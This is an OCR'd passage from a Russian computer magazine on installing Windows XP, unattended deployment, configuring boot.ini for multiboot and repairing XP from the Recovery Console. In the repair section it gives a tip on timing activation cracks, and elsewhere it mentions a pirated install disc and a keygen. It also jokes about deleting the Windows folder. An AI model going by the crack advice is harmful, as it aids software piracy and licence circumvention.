Пора переходить к установке. Есть два варианта: либо обновить существующую систему до WinXP, либо поставить все заново. С одной стороны, обновление удобно - сохранятся установленные программы, некоторые настройки, винт не надо форматировать... Но за все надо платить. Иногда создается впечатление, что глюки старой системы тоже переходят в новую :). Да и многие программы отказываются нормально работать или теряют настройки. К тому же возможны проблемы с оборудованием - придется ставить новые дрова. А если ты собираешься перейти на NTFS (что правильно), то диск придется конвертировать, что чревато жуткой фрагментацией, если на нем много инфы. Так что я настоятельно рекомендую ставить чистую систему. Но и тут есть несколько вариантов.

Практически любой диск с XP - загрузочный, так что достаточно вставить диск и начать установку. Но первые дистрибутивы, появившиеся на просторах нашей Родины, по техническим причинам так установить было нельзя. Приходилось заниматься таким извратом, как минимальная установка



Корпоративная версия - и никаких проблем с обновлением!

КАК НОРМАЛЬНО НАСТРОИТЬ MUI

■ Многие люди жалуются на проблемы с русским языком даже после установки MUI. Проверь следующие настройки: Regional and language options > Languages > Language used in menus and dialogs - русский; Regional and language options > Advanced > Language for non-Unicode programs - russian. Все, проблем с языком больше быть не должно.

Добро пожаловать в Windows XP!

Win98 и запуск установки XP уже из-под нее, или - загрузка с дискетки в чистый DOS и запуск winnt.exe. При этом пользователь мог не только откинуться на спинку кресла, но и лечь спать - включить smartdrive догадывались далеко не все, а без него копирование файлов шло раз в двадцать медленнее. Ну и, наконец, можно сходить на http://support.microsoft.com/support/kb/articles/q310/ 9/94.asp?ID=310994 и скачать нужную версию загрузочных дискет. Загружаемся с них, а дальше как обычно. Да, кстати, не забудь перед установкой выставить в BIOS ACPI-режим управления питанием, если, конечно, твое оборудование его поддерживает. Это позволит избавиться от многих проблем с железом, к тому же твой компьютер будет нормально выключаться (т.е. сам :)). Да и hybernation в работе не помешает. Это что-то вроде расширенного спящего режима. Грубо говоря, компьютер лочится, содержимое оперативки скидывается на винт, выключается питание. При включении полностью восстанавливается работа на момент перехода в hybernation. Переход в режим и загрузка выполняются очень быстро - я уже давно не выключаю комп, а перехожу в hybernate. Бывает, правда, что программа установки все равно выбирает ядро, которое не поддерживает ACPI. Тогда его можно выбрать ручками - в начале установки при появлении сообщения Setup is inspecting your computer's hardware configuration жми F5, попадаешь на экран выбора ядра (HAL). Если у тебя не какое-нибудь совсем уж экзотическое оборудование, то выбирай Advanced Configuration and Power Interface (ACPI) PC. Другие варианты: ACPI Multiprocessor PC (мультипроцессорная система), ACPI Uniprocessor PC (многопроцессорная мать, но стоит один проц :)), MPS Multiprocessor PC, MPS Uniprocessor PC (то же самое, но без поддержки ACPI), ACPI Compaq SystemPro Multiprocessor or 100% compatible (для компьютеров Compaq SystemPro. Ты когда-нибудь слышал о таких?), Standart PC (no comments :)) , Standart PC with C-Step i486 (для компьютеров с технологией C-Step i486), Other (самый главный пункт). Сделал свой нелегкий выбор? Пора нести кресло и в него откидываться :).


AUTOMATIC INSTALL

■ Только вот чтобы совсем откинуться (а еще лучше вообще уйти), неплохо бы не отвечать на все эти вопросы при установке. Скажу по секрету - есть способ этот процесс автоматизировать. На диске с дистрибутивом в \SUPPORT\TOOLS\ есть файлик DEPLOY.CAB. Распаковываем его содержимое и запускаем setupmgr.exe. Файла с ответами у нас еще нет, так что создаем "новый для windows unattended installation", остальные пункты нас не интересуют. Следующий пункт (user interaction level) отвечает за то, насколько автоматическим будет процесс установки. Выставляем fully automated - не для того мы файл ответов создаем, чтобы нас во время установки еще чем-то отвлекали. Еще пара пунктов, и приступаем к ответам на вопросы, которые задаются при установке. Да, да, а кто говорил, что будет легко? Зато по окончании сгенерится файл с ответами и примерный батник для установки. Можешь подправить его, как нужно, или при установке задать флаг /unattend имя_файла_ответов для winnt32.exe или /u имя_файла_ответов для winnt.exe. Если тебе часто приходится устанавливать винды - создай себе дежурный файлик с ответами и больше никогда не напрягайся.

Некоторые товарищи могут тут со мной поспорить, дескать, зачем все это, ведь любой админ знает, что копировать систему на множество компов намного проще с помощью готовых образов установленной системы (и чего-нибудь вроде Symantec Ghost). Но подумай сам, сколько мелких настроек приходится делать, даже если мы скопировали образ? Как минимум придется вбивать все сетевые настройки. Неплохо бы еще настроить компьютер под пользователя - экран, языки, раскладки. А есть параметры, которые просто так не поменяешь. Secure ID (SID) должен быть уникальным в пределах сети. Product Key - если ты легальный пользователь, то наличие нескольких систем с одинаковыми ключами может принести много проблем. Это можно решить с помощью утилиты sysprep.exe, которая находится в том же архиве. При создании файла вопросов в setup manager выбираем Sysprep Install. На системном диске создаем папку sysprep, куда кидаем sysprep.exe, setupcl.exe (в том же архиве) и Sysprep.inf (файл ответов). После установки запускаем sysprep.exe, комп отправляется в ребут и происходит применение всех параметров (SID выставляется автоматически, если только sysprep не был запущен с ключом - nosidgen). Правда, к домену присоединять все равно придется ручками :(. В принципе, с помощью setup manager и sysprep возможно создание своего дистрибутива - тулза предназначена для OEM-распространителей. Можно добавлять собственные драйвера, устанавливать дополнительные программы, запускать процессы, показывать собственные комментарии к установке. Надо всего лишь поправить конфиги :). Если есть желание - в DEPLOY.CAB »

Для конфигурирования nt-загрузчика есть неплохая утилита BootPart (www.winimage.com/bootpart.htm).

А ты знаешь, что термин boot произошел от bootstrap, что значит "завязывать шнурки"? :)



Создаем файл ответов

есть доки, в них все довольно подробно и с примерами описано.

МУЛЬТИЗАГРУЗКА

Ну а теперь научим XP ладить с соседями. В качестве соседей у многих наверняка присутствует какой-нибудь линукс, а то и бздя. Безусловно, самым простым способом будет установка хорошего boot manager'a, но мы ведь не ищем легких путей. Все будет сделано исключительно своими руками - тогда в случае облома и ругать придется только себя. Фанатов LILO хочу обрадовать - использовать мы будем загрузчик XP. Просто подругому не получится, он всегда хочет быть главным. Так что придется править boot.ini, о его синтаксисе смотри врезку.


WinXP+Win9x

Тут все зависит от порядка установки. Если первыми стояли 9x-окошки, а потом к ним подсаживается XP - все в ажуре, ничего даже не нужно настраивать. В загрузчике будут отображаться обе оси. Если же порядок другой... Во-первых, win9x очень хочет перезаписать MBR (master boot record), похерив, соответственно, находящийся там NTLDR (загрузчик XP). Чтобы этого не произошло, создай текстовик и пропиши в нем две строки: [Setup] CleanBoot=0, затем укажи имя этого текстовика в качестве параметра при установке. После установки достаточно просто прописать ссылку на Win9x в boot.ini. Если же NTLDR ты все же потер, тогда придется взять диск с WinXP, загрузиться в recovery console и написать: fixboot. Можно еще исполнить bootcfg /rebuild, это создаст заново boot.ini, причем тебе предложат добавить все найденные инсталляции.

Вполне известный кейген для WinXP можно использовать в качестве бенчмарка :).

Список всех ключей установки есть в файле deploy.cab\deploy.chm дистрибутива.

Возможно и такое :)



Отличный бенчмарк для процессора - генератор ключей :)

WinXP+Win2k

Практически то же самое. Сначала ставится Win2k, потом XP, и все либо работает само, либо придется восстанавливать загрузчик :).

WinXP+Linux(BSD)

При установке записываем LILO в корень раздела, а не в MBR. Далее с помощью dd (или нортоновского diskedit из доса) копируем первые 512 байт (т.е. загрузочный раздел) разде-

ПРАВИМ BOOT.INI

Конечно, править boot.ini можно и в обычном блокноте, но есть два неплохих встроенных инструмента: это консольная команда bootcfg и раздел boot.ini в MSConfig (пуск > выполнить > msconfig). Шансы запороть загрузчик в таком случае сильно уменьшаются. Стандартный файл для WinXP+Linux выглядит примерно так:

```
[boot loader]
timeout=10
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Windows XP Professional"
/fastdetect
C:\bootlin.bin="Linux RedHat"
```

В разделе [boot loader] задается параметр timeout - сколько будет висеть загрузочное меню (0 - не отображается совсем, -1 - висит до бесконечности, максимум 999, по дефолту - 30). Параметр default содержит путь к загружаемой по дефолту оси. В случае с NT-осями путь задается в формате ARC (Advanced RISC Computing), остальные прописываются как обычно. Что представляет собой ARC-формат:

multi(0)disk(0)rdisk(a)partition(b)\ИМЯ_ПАПКИ_WINDOWS, где a - номер жесткого диска (нумерация с 0), b - номер раздела (нумерация с 1).

В разделе [operating systems] находится сам список систем, на основании которого составляется загрузочное меню. Если путь записан в ARC, то можно задать ключи загрузки:


/basevideo - будет грузиться только стандартный видеодрайвер.
/fastdetect - присутствует по умолчанию. Отключает определение устройств при загрузке.
/maxmem - максимальный размер памяти, которая будет использоваться.
/noguiboot - boot screen больше не выводится. Однако не выводится и BSOD, так что ты никогда не догадаешься, почему система не грузится.
/noserialmice=[com 1,2,3] - мышь, которая висит на указанном порту, не определяется.
/bootlog - при загрузке пишется лог.
/safeboot - система грузится в Safe mode. Через двоеточие можно задать несколько параметров для /safeboot. Minimal - минимальная конфигурация. Network - с поддержкой сети.
/sos - отображает на экране список загружаемых драйверов.
/baudrate - скорость, с которой будет работать COM-порт для отладки системы. При использовании этого ключа автоматически задействуется /debug.
/crashdebug - загружается отладчик, остается в неактивном состоянии до тех пор, пока не произойдет ошибка ядра.
/debugport=com* - указывает номер COM-порта, используемого отладчиком. Автоматически включает /debug.
/debug - загружается отладчик.
/nodebug - на экран не выводится отладочная информация.
/hal - имя альтернативного hal.dll.
/kernel - имя альтернативного ntoskrnl.dll.

ла в файлик (а-ля bootsec.bin) и ссылаемся на него в boot.ini.


Вот видишь, ничего сложного... Но я все же использую Acronis OS selector :).

INSTALLATION COMPLETE


Вот на твоем винте и поселилась самая лучшая винда из существующих ныне. До выхода Longhorn еще очень и очень далеко, но есть большой шанс, что твоя система до этого доживет :). Моя система живет уже полтора года, и чего только с ней не случалось. Но я даже привык к небольшим глюкам и особенностям работы - слишком уж много времени потрачено на тонкую довод-ку под себя, и мне совершенно не хочется проходить этот путь заново после переустановки. Так что когда ты, наконец, создашь систему своей мечты - сделай себе образ диска, файл настроек sysprep, и забудь навсегда о такой вещи, как инсталляция :).



Boot.ini в командной строке



Русификация окошек



Редактор Boot.ini в MSConfig

РЕЗУЛЬТАТЫ КОНКУРСА НА ЛУЧШИЙ МОД КОРПУСА

Главный приз - Lokur Nowem


CraSHeR [compok@mail.ru]

Второй приз - Lokur Comfo

Игорь [Nihaza@yandex.ru]

Третий приз - Lokur Kadet

Дмитрий [eguana-online@yandex.ru]



Отдельный привет всем участникам соревнований, в том числе и модерам-профессионалам, от работ которых мы дружно протащились всей редакцией, но в конкурсе они не участвовали (чтобы все по-честному было). Новые конкурсы не за горами, будь на чеку!

Фленов Михаил (www.vr-online.ru)

ПОДНИМАЕМ XP НАРОДНЫМИ МЕТОДАМИ

РЕАНИМАЦИЯ ОСИ С ПОМОЩЬЮ ОДНОГЛАЗОГО

Приставка XP означает experience, или по-нашему экспа, то есть жизненный опыт. Действительно, благодаря этому опыту Windows стал более надежен, удобен и прост. Теперь ушатать систему стало намного сложнее, но, тем не менее, вполне реально.

Если ты угробил свою XP, не торопись делать полную переустановку, возможно, еще можно что-то сделать без мучительной переинсталляции и настройки всего софта (у меня это занимает практически 2 дня). Сейчас мы рассмотрим все, что можно сделать для восстановления, имея в распоряжении только нашего одноглазого друга - CD с дистрибутивом XP.

Кстати, заниматься мы будем только тем, что называется реанимацией - т.е. возвратом системы из полностью мертвого состояния в относительно живое. Дальнейшее лечение будет уже на совести участкового терапевта :).

Доступ к NTFS возможен даже без дополнительного софта.

Для того чтобы отформатировать раздел с NTFS без запуска Windows, не обязательно его убивать, а потом создавать. Воспользуйся консолью.

ПРОСТЫЕ ПРОБЛЕМЫ

Я встречал многих людей, которые держат на компе две ОС - 98 и XP - и при этом побаиваются переустанавливать первую, потому что инсталлер от 98 убивает загрузчик от XP.

Не меньше народа боятся устанавливать NTFS только потому, что к нему нет доступа из DOS. Действительно, некоторые проблемы можно решить, если получить доступ к диску, когда Windows не запускается. Однако и доступ к диску с NTFS можно получить даже при абсолютно мертвой XP.

Однажды я увидел, как мой знакомый установил себе на комп несколько копий XP. На вопрос зачем, он ответил: "А если одна умрет, то я загружусь во вторую и из нее попытаюсь восстановить первую". Тогда я спросил: "А зачем третья копия?" Ответ поразителен: "А вдруг накроются сразу две, тогда меня спасет третья". Интересно, что будет, если скончаются сразу три или четыре XP? А уж что он такое бесчеловечное со с своей тачкой делает, нам, наверное, лучше и не знать :).

СЕСТРА, СКАЛЬПЕЛЬ!!!

Большинство проблем решаются очень просто, если у тебя есть дистрибутив с Windows XP или хотя бы Windows 2000. Системы построены на одном ядре, поэтому разницы нет, мы же не переустановкой будем заниматься, а восстановлением.

Лучше всего, если диск загрузочный. В этом случае ты просто стартуешь с него и попадаешь в меню установки. Первым делом тебя спросят, что именно надо: установить окна, перейти в консоль восстановления или пойти на..., то есть выйти. Выбирай второе и перед тобой появится черный экран с командной строкой.

Если на компе стоят несколько копий Windows, то появится вопрос, в какую копию пользователь желает войти. Это выглядит в виде нумерованного списка, в котором будут перечислены установленные на тачке копии 2000/XP/2003. Тебе нужно ввести номер любой копии и нажать Enter. Как мы уже говорили, вполне можно загрузиться с диска 2000, а попасть в консоль XP, потому что ядро одно и то же.

Если у тебя установлена только Win XP, то выбор копии тоже появится (непонятно зачем), только единственным выходом будет нажать единичку и двигать дальше.

Теперь нас ждет провокационный вопрос, а именно - пароль админа. Если на машине стоит Windows XP Home Edition, и пароль при установке не указывался, то можно просто нажать Enter, потому что пароль будет пустой.

Когда жена приносит тебе XP Home в постель - это наводит на мысли...

Для остальных версий тебе нужно знать пароль админа, потому что он там есть.

Если пароль указан правильно, то к нашим услугам возникает консоль восстановления, где могут выполняться различные команды, точно так же, как и в MS DOS. Их набор, правда, ограничен, но по большей части и этого достаточно.

ДОСТУП К ТЕЛУ


Итак, наш джентльменский набор команд:

❶. "cd имя папки" - переместиться в указанную папку. Если ты сейчас находишься в корне диска C: и хочешь перейти в папку Windows, то набери всего лишь "cd windows". Чтобы переместиться на уровень выше, т.е. вернуться из папки Windows в корень диска, нужно набрать "cd ..". Две точки указывают на необходимость поднятия на уровень выше.

❷. Чтобы сменить диск, нужно набрать букву диска и поставить двоеточие, например "D:". Без кавычек, конечно же.

❸. "DIR" - просмотреть, какие файлы и папки находятся в текущей директории.

❹. Чтобы запустить какую-то программу с диска, можно перейти в директорию и набрать имя файла, либо написать полный путь к файлу. Программа, конечно же, должна быть консольной, а не оконной.



Результат работы Dir'a




Рисунок 1. Примерно так выглядит консоль восстановления, только не в виде окна, разумеется

Чтобы поработать с этими командами без консоли восстановления, можно также запустить в Windows командный интерпретатор: "Пуск/Выполнить" - команду "cmd", и перед нами появится старое доброе окошко с белыми буквами на черном фоне... да, это ностальгия :).

ОПЕРИРУЕМ

■ Теперь рассмотрим команды управления файлами:

❶. "copy файл место назначения" - копировать указанный файл в указанное место. Например, тебе нужно сохранить перед форматированием какой-то документ на дискету, и при этом у тебя не стартует Windows. Запускай консоль восстановления и выполняй команду:

copy c:\document.doc a:\

Если ты застал времена MS DOS, то помнишь подобную команду и, наверное, думаешь, что можно копировать целые группы файлов по маске? Флаг в руки, потому что ЭТА команда не понимает групповые символы типа подчеркивания или звездочки. Так что копировать можно только по одному файлу. Только за это можно Билла Гейтса пожизненно посадить играть в Doom на 286 машине. Представляешь, что будет, если жизнь заставит копировать дистрибутив Win XP на винт по одному файлу? Вот и я не представляю :). Вернее, представляю - вот тут уж придется пользоваться софтом от сторонних разработчиков.

❷. "mkdir имя" - создать новую папку в текущей, с указанным именем.

❸. "rd путь к папке" - удалить папку. Если ты хочешь уничтожить Windows, то можешь выполнить "rd c:\windows" или "rmdir c:\windows". Хотя удалять можно только пустые директории. Чтобы удалить файлы, придется делать это поштучно с помощью команды "Del имя файла". Вместо имени можно указать полный путь.

❹. "ren старое новое" - переименовать файл с именем "старое" в "новое". Если тебе надо изменить имя файла autoexec.bak на autoexec.bat, то можешь выполнить такую команду:

ren c:\autoexec.bak c:\autoexec.bat

❺. "more имя файла" - просмотреть содержимое указанного файла.

ОПЕРАЦИЯ НА СЕРДЦЕ

■ Теперь переходим к более интересным манипуляциям над органами Windows. Если какая-то прога испортила Boot Sector (загрузочный сектор), и при старте компа ты видишь надпись, что не найден загрузочный диск, то выполни команду FIXBOOT, и диск снова станет запускным. Можно сделать загрузочной даже дискету, если выполнить команду "FIXBOOT A:". Загрузочный сектор можно записать и на любой диск.

Если у тебя стояла XP, а потом ты поставил 98, то исчезнет возможность загрузки XP. Некоторые умники начинают переустанавливать и XP, чтобы вернуть ее к жизни. Сколько же у таких людей свободного времени. Обзавидуешься! А ведь можно всего лишь войти в консоль восстановления, выполнить команду "FIXMBR", и в загрузочном секторе моментально пропишутся необходимые записи для текущей Windows (в консоли которой ты находишься). И не надо ничего переустанавливать или обновлять.

Одноглазый решает все!

СЕРВИС, КОТОРЫЙ НЕ РАБОТАЕТ

■ Некоторые службы могут привести к тому, что комп не будет загружаться, или еще хуже - содержать вредоносный код. Бывают случаи, когда из-за сбоя в определенной службе не грузится вся Windows. Во всех этих случаях необходимо без загрузки Windows отключить злосчастный сер- »

НЕТ ЗАГРУЗОЧНОГО ДИСКА

■ Если диск не загрузочный, придется каждый раз запускать установку из Windows и затем перегружаться, чтобы попасть в консоль. Это создает дополнительные проблемы, потому что после выхода и перезагрузки у тебя остается в меню загрузки пункт для вызова установки окон. Чтобы удалить его, войди в свойства системы (правой кнопкой по Мой компьютер и выбрать свойства). Перейди на закладку Дополнительно и в разделе Загрузка и восстановление нажми Параметры. Выбери здесь в списке свою копию ОС, которая должна грузиться по умолчанию, и нажимай OK.

Теперь открой на диске C: файл boot.ini и удали там строку, которая вызывает установку окон. Файл может быть с параметром "только для чтения", поэтому перед сохранением проверь, чтобы его не было.

вис. И тут к нам на помощь снова приходит консоль.

Команда **LISTSVC** пролистает все установленные сервисы. Просмотри и найди тот, который не дает окнам нормально загрузиться.

Чтобы отключить сервис, нужно выполнить команду "**DISABLE имя сервиса**". После отключения появится тип загрузки, в котором была служба до этого. Сервис может загружаться 5 способами: SERVICE_DISABLED, SERVCE_BOOT_START, SERVICE_SYSTEM_START, SERVICE_AUTO_START и SERVICE_DEMAND_START.

Бывают случаи, когда случайное отключение необходимого сервиса делает старт окон невозможным. Для включения сервиса нужно выполнить команду "**ENABLE имя тип**", где имя - название сервиса, а тип - тип загрузки, которые я перечислил чуть выше, при описании команды **DISABLE**.

мы получаем версию, поддерживающую и FAT, и NTFS.

В консоли также действует команда **NET USE**, с помощью которой ты можешь подключить сетевой ресурс и скопировать что-то оттуда или наоборот сохранить что-то перед форматированием.

Если ты заметил, что какие-то действия у тебя выполняются регулярно, и лень набирать на компе одно и то же, ты можешь создать текстовый файл с командами. Теперь, чтобы выполнить содержимое файла, нужно воспользоваться командой "**BATCH имя**". Экономь свое время и автоматизируй выполнение команд.

> В консоли также действует команда NET USE, с помощью которой ты можешь подключить сетевой ресурс

Если слишком часто переустанавливать Windows без очистки/форматирования винта, то старый мусор накапливается, и его количество может превысить размер полезной инфы.

Даже если окна не стартуют, ты без проблем можешь скопировать данные с раздела NTFS на другой диск или даже на сетевой диск сервера или другого компа.

СЕСТРА, ОТСОС!!!

Рассмотрим еще несколько интересных команд, которые могут помочь во время операции над Windows с помощью консоли восстановления. Первая будет чисто косметическая - **CLS** (происходит от сочетания CLEAR SCREEN). Эта команда очищает экран от текущего мусора, который накопился и мешает думать.

"FORMAT диск:" - некоторые товарищи любят перед установкой Windows отформатировать винт. Когда диск в формате FAT, то проблем нет, но NTFS многие до сих пор форматировать не могут. Я видел, как для этого уничтожали все разделы и создавали заново в FAT, чтобы во время установки конвертировать в NTFS. Ужасто какой... на самом деле, простейший способ форматнуть винт - загрузиться в консоль и сыграть ему что-нибудь похоронное отсюда.

Для проверки диска на ошибки можно воспользоваться командой **CHKDSK**. Это все то же сканирование диска, которое преследует нас, начиная с Win95, только при вызове в консоли

Бензопила Husquarna XP. Надежная и красивая вещь, видимо :)

ЧАСТИЧНАЯ ЗАМЕНА ОРГАНОВ

Если тебе не удается исправить ошибки с помощью консоли, то можно попытаться восстановить работоспособность окон с помощью обновления системы. Когда прога установки найдет установленные на компьютере версии XP, она предложит тебе их восстановить.

Этот процесс автоматизирован по самое не балуйся, поэтому можно смело идти пить чай. Вопросы могут возникнуть только во время установки драйверов, если что-то будет не подписано или не протестировано в лаборатории MS. В этом случае появится запрос, в котором надо будет подтвердить установку драйвера. Если ты этого не сделаешь, например, по причине временного запоя, то окна через какое-то время отбросят драйвер и установка продолжится. Затем можно включить компьютер и установить необходимые драйверы вручную.

> ...99% игр работают даже после простого копирования между компьютерами.

АССИСТЕНТ, ЗАШИВАЙТЕ

Если у тебя несколько копий Windows, и ты должен внести схожие изменения в разные копии, то нет смысла загружаться с диска несколько раз. Достаточно войти в консоль одной копии, а потом перейти в другую командой **LOGON**. После ее выполнения перед тобой снова появится список установленных копий окошек и возможность выбора. Укажи, что надо, и потом введи пароль. После этого ты будешь находиться в новой копии, и все команды будут выполняться в ней. Для возврата обратно нужно снова выполнить эту же команду.

Вдоволь наработавшись в консоли, набери команду **EXIT** и помаши ручкой. Махать нужно слева направо, чтобы Windows перегружался как можно быстрее :).

МЫ ЗАБЫЛИ ТАМПОН!!!

После перезагрузки на диске C: может появиться лишняя директория, название которой начинается и заканчивается знаком $. Могут быть еще и файлы с похожими именами. Это потому, что ты запускал инсталляционный диск, и он успел сохранить на винте необходимые для установки файлы. В принципе, это отнимет не так уж много места, но лично я не люблю лишние папки, поэтому всегда уничтожаю ее. Так что не забывай убирать лишний мусор после себя.

НЕ ДАЙ ОРГАНАМ ЗАСОХНУТЬ

Несмотря на такой автоматизм обновления системы, я не советую впадать в транс на долгое время. Многие крэки срабатывают, только если ты их выполнишь в безопасном режиме до первого старта обновленной Windows. Если ты опоздаешь, то активация не сработает, и исчисление тестовых дней пойдет с момента первой установки, а не обновления. В этом случае придется повторить обновление и постараться очнуться до момента первой загрузки.

Нет, конечно, мы не призываем читателей использовать нелегальный софт, просто так уж сложилось - у меня есть лицензионные окна XP размера, но я психологически их не переношу :), поэтому систему устанавливаю с родного пиратского диска. В некотором роде это, конечно, нарушение соглашения, но деньги-то заплачены, и у MS нет повода сердиться.

Обновление помогает довольно часто. Если ты удалил что-то необходимое для загрузки или испортилась какая-то библиотека, то установщик вернет все это на родину. Бывают, конечно, ситуации, когда окна категорически отказы-

ваются работать даже после обновления. В этом случае придется делать новую установку на тот же диск и в ту же директорию.

Если ты не любитель издеваться над железом и не устанавливаешь/удаляешь каждый день по программе, тем самым засоряя винчестер, реестр и систему, то устанавливай прямо поверх старой Windows. Большинство настроек сохранятся, окна будут работать, и не придется полностью все перенастраивать. Хотя реестр отчистится от старого хлама, поэтому гигантские приложения типа Office потребуют переустановки.

Проверь все программы на работоспособность. Те, которые не работают, переустанови на старое место. Ненужные просто удали с винта. В реестре о них нет инфы, поэтому там чистить ничего не надо, а вот в системе может остаться хлам в виде библиотек DLL, но ты их уже не вычислишь, так что смирись.

На игры можно не отвлекаться, потому что 99% из них работают даже после простого копирования между компьютерами, поэтому и тут будут работать. Хотя бывают разные шедевры программерской мысли.

Любителям же всяческих извращений над системой придется уже сложнее. Перед переустановкой я настоятельно рекомендую удалить директории Windows, Program files и Documents and Settings, потому что основной мусор скапливается именно там. Если производить обновление, то мусор останется, просто станет недоступным. После двух или трех переустановок без удаления, мусора будет уже слишком много.

Единственное, что успокаивает - при грамотном подходе система работает без сбоев годами, и переустановка требуется только при переходе на новую версию окон или на новый комп. К счастью, это бывает очень редко :).

БУДЕТ ЖИТЬ

Вскрытие показало, что MS дала нам неплохие возможности для тонкого управления восстановлением. Конечно же, консоль не идеальна, необходимы возможности для группового копирования файлов и удаления целых директорий, но хоть что-то есть. Жаль, что команды из консоли не особо эволюционируют и практически не изменяются с момента появления Win2000. Быть может, в Майкрософт думают, что их окна испортить невозможно? Вряд ли, ибо, как говорится в народной ламерской поговорке, "достойно гибели все то, что существует" :).

Vint (Vint@vpost.ru)

РАЗГОН НА АВТОПИЛОТЕ

НАСТРОЙКА XP ВСТРОЕННЫМИ СРЕДСТВАМИ СИСТЕМЫ

Так всегда - ставишь систему, и понеслось - оптимизируешь, настраиваешь, напрягаешься. Хотя XP, бесспорно, крутая ось, но и в ней есть над чем поднапрячься. О том, как провести ее тюнинг без использования дополнительных прог, мы сегодня и поговорим.

